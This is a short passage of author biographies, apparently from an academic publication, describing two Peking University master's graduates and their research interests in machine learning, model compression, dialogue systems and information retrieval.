Qun Guo, Master degree graduate from Peking University. His current research interests include machine learning, model compressing and multi-modality.

Lei Pang, Master degree graduate from Peking University. His current research include dialogue system, information retrieval and onlineeducation.



AUTHOR INDEX